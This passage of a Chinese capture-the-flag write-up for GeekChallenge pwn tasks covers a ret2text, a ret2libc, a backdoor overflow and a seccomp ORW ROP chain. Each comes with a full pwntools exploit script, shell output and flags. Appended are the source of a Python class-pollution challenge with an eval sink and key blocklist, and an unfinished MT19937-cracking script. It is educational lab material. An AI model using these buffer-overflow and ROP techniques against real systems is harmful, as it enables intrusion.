  return system("/bin/sh");
}
```

直接覆盖 ret 地址就好了，不过有一个小问题是：stdout(1)被

关闭了，一切通过 stdout 输出的内容都不会显示，但是 stderr(2)没有被关，可以用 1>&2 把 stdout 的内容改到 stderr 上输出，给出 exp：

```python
from pwn import *

io = connect('geek.ctfplus.cn', 31054)

io.sendafter(b'choice > ', b'2\n')

io.send(cyclic(0x28)+p64(0x40101a)+p64(0x4014AB))

io.interactive()
```

```
[+] Opening connection to geek.ctfplus.cn on port 31337: Done
[*] Switching to interactive mode
Please enter your feedback:
we are here waiting for you
$ cat flag 1>&2
SYC{w3-4r3-w4tch1n9-019a8d28cb56727fb60f0ee043e3ae70}
$
```

SYC{w3-4r3-w4tch1n9-

019a8d28cb56727fb60f0ee043e3ae70}

● [pwn] Mission Exception Registration

翻看反编译的伪代码，发现这里把 puts 的地址存了起来，估计可以利用，看看哪里读了这个地方

```
int register_user()
{
  if ( *((_DWORD *)ptr + 12) != -1 )
    return puts("You have already registered.");
  *((_DWORD *)ptr + 12) = 2;
  puts("Please enter your name:");
  read(0, ptr, 0x10uLL);
  puts("Please enter your password:");
  read(0, (char *)ptr + 16, 0x28uLL);
  *((_DWORD *)ptr + 13) = 1;
  *((_QWORD *)ptr + 7) = &puts;
  return puts("Registration successful.");
}
```

发现在这里读取了这个地方的值（上面的 7 是 QWORD 做单位的，用 BYTE 是 7*8=56）

```
ssize_t view_resources()
{
  login();
  if ( *((_DWORD *)ptr + 12) )
  {
    puts("WELCOME, USER.");
    return write(1, &ptr, 8uLL);
  }
  else
  {
    puts(
      "Recently, our researchers successfully captured and reproduced the matrix of human thought activity and used it as"
      " a model to successfully create an independent personality matrix from scratch. This would be a great technologica"
      "l advancement. However, the Scientific Ethics Committee believes that this may be unethical and is currently evalu"
      "ating the risks of this technology.");
    puts("WELCOME, ADMINISTRATOR.");
    return write(1, (char *)ptr + 56, 8uLL);
  }
}
```

所以我们要让(DWORD)ptr+12 的地方变成 0，看看在哪里修改了

发现修改的地方就是上方的注册函数，但值是写死的 2，与登录函数比较一下，发现注册时密码多了 8bytes 写入空间，而这 8bytes 刚好覆盖(DWORD)ptr+12

所以注册时密码最后 8bytes 全写 0 就可以把这个地方改成 0

```
_int64 login()
{
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  if ( *((_DWORD *)ptr + 12) == -1 )
  {
    puts("Please register first.");
    return 0LL;
  }
  else
  {
    puts("Please enter your password:");
    read(0, buf, 0x20uLL);
    if ( !strcmp(buf, (const char *)ptr + 16) )
    {
      puts("Login successful.");
      return 1LL;
    }
    else
    {
      puts("Incorrect password.");
      return 0LL;
    }
  }
}
```

最后到提交 feedback 的地方，有一个溢出，就可以 ret2libc 了

给出 exp：

```python
from pwn import *

context(log_level='debug')

io = connect('geek.ctfplus.cn', 31584)
# io = process('./pwn')
libc = ELF('libc.so.6')

io.sendafter(b'choice >> ', b'1\n')
io.sendafter(b'name:\n', b'\n')
io.sendafter(b'password:\n', b'\x00'*0x28)

io.sendafter(b'choice >> ', b'3\n')
io.send(b'\x00'*0x20)

io.recvuntil(b'ADMINISTRATOR.\n')
real_puts = u64(io.recv(8))

libc_base = real_puts - libc.sym['puts']
log.debug(f'Libc base addr: {libc_base:x}')

pop_rdi_ret = libc_base + 0x2a3e5
ret = libc_base + 0x29cd6

io.sendafter(b'choice >> ', b'2\n')
io.sendafter(b'feedback:\n',
cyclic(0x18)+p64(pop_rdi_ret)+p64(libc_base+next(libc.search(b'/bin/sh'
)))+p64(ret)+p64(libc_base+libc.sym['system']))

io.interactive()
```

```
Feedback submitted.[DEBUG] Received 0x1 bytes:
    b'\n'

$ cat /flag
[DEBUG] Sent 0xa bytes:
    b'cat /flag\n'
[DEBUG] Received 0x39 bytes:
    b'SYC{f0r-3tern4l-futur3-019a8d32d65470e09abaee40fd5ccf6f}\n'
SYC{f0r-3tern4l-futur3-019a8d32d65470e09abaee40fd5ccf6f}
$
```

SYC{f0r-3tern4l-futur3-

019a8d32d65470e09abaee40fd5ccf6f}

● [pwn] 次元囚笼

先看反编译，有后门

```
int last_love()
{
  puts("I know you pretend to love me , but this's enough");
  puts("I leave something you want,and Farewell");
  return system("/bin/sh");
}
```

还有一处溢出，不过内容要提前写好

```
int leave()
{
  char dest[32]; // [rsp+0h] [rbp-20h] BYREF

  strcpy(dest, buffer);
  if ( strcmp(dest, "love") )
    return puts("it's all of you");
  puts("yes I wait for you forever");
  return read(0, buffer, 256uLL);
}
```

所以先往全局的 buffer 里写入 love\0，利用 leave 的 read 写入 payload，最后再来到 leave 进行溢出，执行后门，给出 exp：

```
from pwn import *
context(log_level='debug')
io = connect('geek.ctfplus.cn', 30643)
# io = gdb.debug('./pwn')

backdoor = 0x4012B3 + 5
```

```python
ret = 0x40101a

io.sendafter(b'>> : ', b'3\n')
io.sendafter(b'love \n', b'love\x00\n')
io.sendafter(b'>> : ', b'1\n')

io.sendafter(b'forever\n', cyclic(0x28)+p64(backdoor)+b'\n')
io.sendafter(b'>> : ', b'2\n')
io.sendafter(b'prayer', b'yes\n')

io.interactive()
```

```
    b'I leave something you want,and Farewell\n'
it's all of you
I know you pretend to love me , but this's enough
I leave something you want,and Farewell
$ cat /flag
[DEBUG] Sent 0xa bytes:
    b'cat /flag\n'
[DEBUG] Received 0x3c bytes:
    b'SYC{runasama_no_purezento:019a8d3ddcaa7b658fa7dd4dc88b7b0b}\n'
SYC{runasama_no_purezento:019a8d3ddcaa7b658fa7dd4dc88b7b0b}
$
```

SYC{runasama_no_purezento:019a8d3ddcaa7b658fa7dd4dc88b7b0b}

● [pwn] Mission Transponder

这题真的好绕哦🥹真的是 200 分的题吗

```
[*] '/mnt/d/PiYuanZhouLv/sl/GeekChallenge/pwn/transponder/pwn'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
```

防护开的差不多了

```
unsigned __int64 repeater()
{
  char buf[40]; // [rsp+0h] [rbp-30h] BYREF
  unsigned __int64 v2; // [rsp+28h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("data:");
  read(0, buf, 0x40uLL);
  printf("%s", buf);
  puts("logs:");
  read(0, buf, 0x200uLL);
  return v2 - __readfsqword(0x28u);
}
```

两处溢出

```
unsigned __int64 repeat_error()
{
  char buf[8]; // [rsp+0h] [rbp-10h] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("data:");
  read(0, buf, 8uLL);
  printf(buf);
  read(0, buf, 0x20uLL);
  return v2 - __readfsqword(0x28u);
}
```

一个 fmt

```
void gift()
{
  __asm { syscall; LINUX - }
}
```

送了个 syscall

```
0002006                 db    0
0002007                 db    0
0002008 aFlag           db './flag',0           ; DATA XREF: .data:magic_spell↓o
000200F ; const char s[]
000200F s               db 'data:',0            ; DATA XREF: repeat_error+17↑o
000200F                                         ; repeater+17↑o
```

还有 flag 的路径

并且给了 libseccomp，用 seccomp-tools dump 一下

```
└─$ seccomp-tools dump ./pwn
 line  CODE  JT   JF      K
═══════════════════════════════════
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x08 0xc000003e  if (A ≠ ARCH_X86_64) goto 0010
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x05 0xffffffff  if (A ≠ 0xffffffff) goto 0010
 0005: 0x15 0x03 0x00 0x00000000  if (A == read) goto 0009
 0006: 0x15 0x02 0x00 0x00000001  if (A == write) goto 0009
 0007: 0x15 0x01 0x00 0x00000002  if (A == open) goto 0009
 0008: 0x15 0x00 0x01 0x0000003c  if (A ≠ exit) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x06 0x00 0x00 0x00000000  return KILL
```

很明显是让我们 ORW

再查一下 gadgets

```
└─$ ROPgadget --binary pwn --only "pop|ret"
Gadgets information
============================================================
0x00000000000011b4 : pop rbp ; ret
0x000000000000101a : ret
0x0000000000001042 : ret 0x2f

Unique gadgets found: 3
```

……从来没有打过这么穷的仗。。。

下面分析一下，首先程序会进到 repeater，通过第一个溢出，我们可以漏 canary，第二个溢出，我们就可以 ret 到我们想要的地方，考虑 ret 到 fmt 那里漏程序基址、libc 基址，但是由于程序基址未知，考虑使用部分写的方式，成功率 1/10，然后通过 fmt 就可以漏出程序基址，libc 基址，然后就可以用 libc 的 gadgets，然后开开心心地 ret2syscall 了~不过 libc 的 gadgets 竟然没有 pop rdx; ret;，只好通过 puts(seccomp_init_got)的方式漏 libseccomp 的基址，这

样就凑齐了我们需要的 gadgets，然后写 ORW 就好了，上 exp：

```
from pwn import *
context(log_level='debug')

libc = ELF('./libc.so.6')
libseccomp = ELF('./libseccomp.so.2')
elf = ELF('./pwn')

while True:
    try:
        # io = process('./pwn')
        io = connect('geek.ctfplus.cn', 30931)
        # io = gdb.debug('./pwn')

        io.sendafter(b'data:\n', b'A'*0x28+b'|')

        io.recvuntil(b'|')

        canary = u64(b'\0'+io.recv(7))

        io.debug(f'Canary: {hex(canary)}')

        fmt_leak_addr = 0x11E3

        io.sendafter(b'logs:\n',
b'A'*0x28+p64(canary)+b'A'*8+fmt_leak_addr.to_bytes(2, 'little'))

        io.sendafter(b'data:\n', b'%14$p|\n')
        real_main = int(io.recvuntil(b'|', True), 16)
        elf_base = real_main - elf.sym['main']
        log.info(f'elf base: {hex(elf_base)}')

        # gdb.attach(io)

        io.send(b'A'*8+p64(canary)+b'A'*8+p64(elf.sym['repeat_error']+el
f_base))
        io.sendafter(b'data:\n', b'%29$p|\n')
        real_libc_start_main_p_137 = int(io.recvuntil(b'|', True), 16)
        libc_base = real_libc_start_main_p_137 -
(libc.sym['__libc_start_main']+137)

        log.info(f'libc base: {hex(libc_base)}')
```

```
        flag_addr = 0x2008 + elf_base + 1
        syscall_ret = 0x11dd + elf_base
        pop_rdi_ret = 0x102dea + libc_base
        pop_rax_ret = 0xd4f97 + libc_base
        pop_rsi_ret = 0x53887 + libc_base
        bss = 0x4100 + elf_base
        puts_plt = 0x1050 + elf_base
        seccomp_init_got = 0x4000 + elf_base

        io.send(b'A'*8+p64(canary)+b'A'*8+p64(elf.sym['repeater']+elf_ba
se))

        io.sendafter(b'data:\n', b'\n')
        io.sendafter(b'logs:\n',
b'A'*0x28+p64(canary)+b'A'*8+p64(pop_rdi_ret)+p64(seccomp_init_got)+p64
(puts_plt)+p64(elf.sym['repeater']+elf_base))
        real_seccomp_init = u64(io.recvuntil(b'\n', True).ljust(8,
b'\0'))
        libseccomp_base = real_seccomp_init -
libseccomp.sym['seccomp_init']
        log.info(f'libseccomp base: {hex(libseccomp_base)}')

        pop_rdx_ret = 0x2287 + libseccomp_base

        # gdb.attach(io)

        io.sendafter(b'data:\n', b'\n')
        payload = b'A'*0x28+p64(canary)+b'A'*8
        payload += p64(pop_rax_ret) + p64(2) + p64(pop_rdi_ret) +
p64(flag_addr) + p64(pop_rsi_ret) + p64(0) + p64(pop_rdx_ret) + p64(0)
+ p64(syscall_ret) # open("/flag", 0, 0);
        payload += p64(pop_rax_ret) + p64(0) + p64(pop_rdi_ret) + p64(3)
+ p64(pop_rsi_ret) + p64(bss) + p64(pop_rdx_ret) + p64(100) +
p64(syscall_ret) # read(3, bss, 100);
        payload += p64(pop_rax_ret) + p64(1) + p64(pop_rdi_ret) + p64(1)
+ p64(pop_rsi_ret) + p64(bss) + p64(pop_rdx_ret) + p64(100) +
p64(syscall_ret) # write(1, bss, 100);
        io.sendafter(b'logs:\n', payload)

        io.interactive()
    except:
        io.close()
    else:
        break
```

```
[DEBUG] Received 0x64 bytes:
    00000000  53 59 43 7b  37 72 34 63  6b 33 72 5f  74 72 31 39  │SYC{│7r4c│k3r_│tr19│
    00000010  67 33 72 65  64 5f 30 31  39 61 61 37  34 63 66 63  │g3re│d_01│9aa7│4cfc│
    00000020  61 30 37 65  35 33 62 35  31 35 31 32  35 61 64 33  │a07e│53b5│1512│5ad3│
    00000030  32 38 35 61  39 31 7d 0a  42 00 00 00  12 00 00 00  │285a│91}·│B···│····│
    00000040  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    00000050  4f 00 00 00  12 00 00 00  00 00 00 00  00 00 00 00  │O···│····│····│····│
    00000060  00 00 00 00                                        │····│
    00000064
SYC{7r4ck3r_tr19g3red_019aa74cfca07e53b515125ad3285a91}
B\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
e reading in interactive
$
[*] Interrupted
[*] Closed connection to geek.ctfplus.cn port 30931
```

SYC{7r4ck3r_tr19g3red_019aa74cfca07e53b515125ad3285a91}

附 百年继承源码

```python
# 顶部导入与 Colonel.make_choice
from tools import merge

class Human:
    def __init__(self, name: str):
        self.name = name
        self.alive = True

    def __del__(self):
        # 默认安全删除
        print(f"[SAFE __del__] {self.name} deleted.")


class Father(Human):
    def __init__(self, child_name: str):
        super().__init__(child_name)
        self.seen_ice = True


class Colonel(Father):
    def __init__(self):
        super().__init__("Aureliano Buendía")
        self.stage = 0
        self.logs = []
        self.timeline = [
```

```
            "开篇预言：许多年以后，面对行刑队，上校将回想起见识冰块的那个下
午。",
            "卷入武装起义：命运与战争交织。",
            "抉择时刻：上校需要做出选择（武器与策略）。",
            "宿命延续：行军与退却。",
            "面对行刑队：命运的审判即将到来。",
            "结局：命运如沙漏般倾泻……"
        ]

    def current_event(self):
        if 0 <= self.stage < len(self.timeline):
            return self.timeline[self.stage]
        return "时光在沉默中流逝……"

    def advance(self):
        if self.stage < len(self.timeline) - 1:
            self.stage += 1
        # 在进入“宿命延续”阶段时，触发使用武器与策略的事件（带默认值）
        if self.stage == 3:
            weapon = getattr(self, "weapon", None) or "spear"
            tactic = getattr(self, "tactic", None) or "ambush"
            # 将默认值写回，便于后续查看
            self.weapon = weapon
            self.tactic = tactic
            self.logs.append(f"事件：上校使用 {weapon}，采取 {tactic} 策
略。世界线变动...")
            self.logs.append(f"(上校的 weapon 属性被赋值为{weapon},tactic 属
性被赋值为{tactic})")
        return self.current_event()

    def make_choice(self, choice_input):
        import json
        from tools import contains_forbidden_key
        if not isinstance(choice_input, dict):
            raise ValueError("仅支持 JSON 对象输入")
        if contains_forbidden_key(choice_input):
            raise ValueError("键名包含不允许的关键词")
        self.logs.append(f"上校选择：{json.dumps(choice_input,
ensure_ascii=False)}")
        merge(choice_input, self)
        self.logs.append("选择已生效。")


class ExecutionSquad(Human):
    def __init__(self):
```

```
        super().__init__("Execution Squad")

    def execute(self, target: Colonel):
        target.logs.append("行刑队：开始执行判决。")
        target.logs.append("行刑队也继承于人类")
        target.logs.append("临死之前,上校目光瞄着行刑队的佩剑,上面分明写着:
")
        target.logs.append(getattr(self, "execute_method", None))
        target.logs.append("这是人类自古以来就拥有的 execute_method 属
性...")

        method = getattr(self, "execute_method", None)
        try:
            result = eval(method)(executor=self, target=target)[2]
        except Exception as e:
            print(e)
            result = "处决异常"

        target.logs.append(str(result))
```

tools.py ↓

```
import re

def parse_choice(text: str) -> dict:
    payload: dict = {}

    def set_path(root: dict, path: str, value):
        parts = [p for p in path.split('.') if p]
        cur = root
        for p in parts[:-1]:
            if p not in cur or not isinstance(cur[p], dict):
                cur[p] = {}
            cur = cur[p]
        cur[parts[-1]] = value

    for part in re.split(r'[;\n]+', text):
        part = part.strip()
        if not part:
            continue
        if '=' in part:
            k, v = part.split('=', 1)
            set_path(payload, k.strip(), v.strip())
        else:
            set_path(payload, part, True)
```

```
    return payload


def merge(src, dst):
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            has_key = (hasattr(dst, 'get') and dst.get(k) is not None)
or (k in dst)
            if has_key and isinstance(v, dict):
                target = dst.get(k) if hasattr(dst, 'get') else dst[k]
                merge(v, target)
            else:
                dst[k] = v
        elif hasattr(dst, k) and isinstance(v, dict):
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)


# 函数 contains_forbidden_key()
def contains_forbidden_key(obj, forbidden=("__init__","jinja","jinja2",
"static", "templates", "app")):
    def _check(o):
        if isinstance(o, dict):
            for k, v in o.items():
                kl = str(k).lower()
                if any(bad in kl for bad in forbidden):
                    return True
                if _check(v):
                    return True
        elif isinstance(o, list):
            for item in o:
                if _check(item):
                    return True
        return False
    return _check(obj)
```

附 another_flower 的代码（半成品）

```
import re
from decimal import Decimal as D

f = open('my_tree1.ps')
```

```
content = f.read()

acts = re.findall(r'^-?\d+(?:\.\d+)? -?\d+(?:\.\d+)? (?:move|line)to$',
content, re.M)

draws = []
current = []
for act in acts:
    if 'moveto' in act and current:
        draws.append(current)
        current = [act]
    else:
        current.append(act)
draws.append(current)
# print([len(i) for i in draws])

def test_draw(acts, reset=True, mainloop=True):
    import turtle
    if reset:
        turtle.reset()
    for act in acts:
        match act.split():
            case x, y, 'moveto':
                print('moveto', x, y)
                turtle.pu()
                turtle.setpos(float(x), float(y)-346)
            case x, y, 'lineto':
                print('lineto', x, y)
                turtle.pd()
                turtle.setpos(float(x), float(y)-346)
    if mainloop:
        turtle.mainloop()

# import turtle
# turtle.speed(0)
# [test_draw(i, False, False) for i in draws if len(i)!=2]
# turtle.mainloop()

lines = [i for i in draws if len(i)==2]

assert len(lines) == 2**13-1

def line_to_dist_angle(line):
    import math
```

```
    x1, y1 = map(D, line[0].split(' ')[:2])
    x2, y2 = map(D, line[1].split(' ')[:2])
    dx, dy = x2-x1, y2-y1
    return (dx**2+dy**2).sqrt(), D(math.degrees(D(math.atan2(dy, dx))))

dist_angles = list(map(line_to_dist_angle, lines))

class Parser:
    def __init__(self):
        pass

    def parse(self, dist_angles, n):
        dist, angle = dist_angles.pop(0)
        if n > 0:
            (dist_next, ang_r), rands_r = self.parse(dist_angles, n-1)
            (dn2, ang_l), rands_l = self.parse(dist_angles, n-1)
            assert (dist_next - dn2) < 1e-9, f'{dist_next - dn2:=}'
            b = ((angle - ang_r) % 360 + 360) % 360
            randb = round((b-10)/15*2**32)
            assert 10 <= b < 25, f'{b=}'
            c = ((ang_l - angle) % 360 + 360) % 360
            randc = round((c-10)/15*2**32)
            assert 10 <= c < 25, f'{c=}'
            drate = (dist_next/dist-D(0.7))*4
            assert 0<=drate<1
            randd = round(drate*2**32)
            return (dist, angle), [randb, randc, randd]+rands_l+rands_r
        else:
            return (dist, angle), []

parser = Parser()
_, rands = parser.parse(dist_angles, 12)
rands = [i>>16 for i in rands]

import random
from gf2bv import LinearSystem
from gf2bv.crypto.mt import MT19937
from Crypto.Util.number import *
def mt19937(bs, out):
    lin = LinearSystem([32] * 624)
    mt = lin.gens()

    rng = MT19937(mt)
    #rng.getrandbits(175)
```

```
    zeros = [rng.getrandbits(bs) ^ o for o in out] + [mt[0] ^
0x80000000]
    print("solving...")

    sol = lin.solve_one(zeros)
    assert sol
    rng = MT19937(sol)
    pyrand = rng.to_python_random()

    return pyrand.getstate()[1]

def _int32(x):
    return int(0xFFFFFFFF & x)

def _re_init_by_array_part(index, mt, multiplier):
    return _int32((mt[index]+index) ^ (mt[index-1] ^ mt[index-1] >> 30)
* multiplier)

def _init_genrand(seed,mt):
    mt[0] = seed
    for i in range(1, 624):
        mt[i] = _int32(1812433253 * (mt[i - 1] ^ mt[i - 1] >> 30) + i)

def re_init_by_array(mt=None):
    if mt is None:
        seed = random.randint(0, 2**32-1)
        RNG = random.Random(seed)
        _, mt, _ = RNG.getstate()

    tmp = [_re_init_by_array_part(i, mt[:-1], 1566083941) for i in
[622,623]]

    original_mt = [0] * 624
    _init_genrand(19650218, original_mt)

    predict_seed = _int32(tmp[-1] - _int32((tmp[-2] ^ (tmp[-2] >> 30)) *
1664525 ^ original_mt[-1]))
    if "seed" in locals():
        print(predict_seed, seed)
        print(predict_seed == seed % 2**32)
    else:
        return predict_seed

seed = re_init_by_array(mt19937(16, rands))
```

```
print('success!', seed)
```

这里面有很大一部分解 MT19937 的代码是抄来的，有一部分是还原 seed，看看是不是有特殊含义的 seed 来确定正误，结果连 seed 都没出来……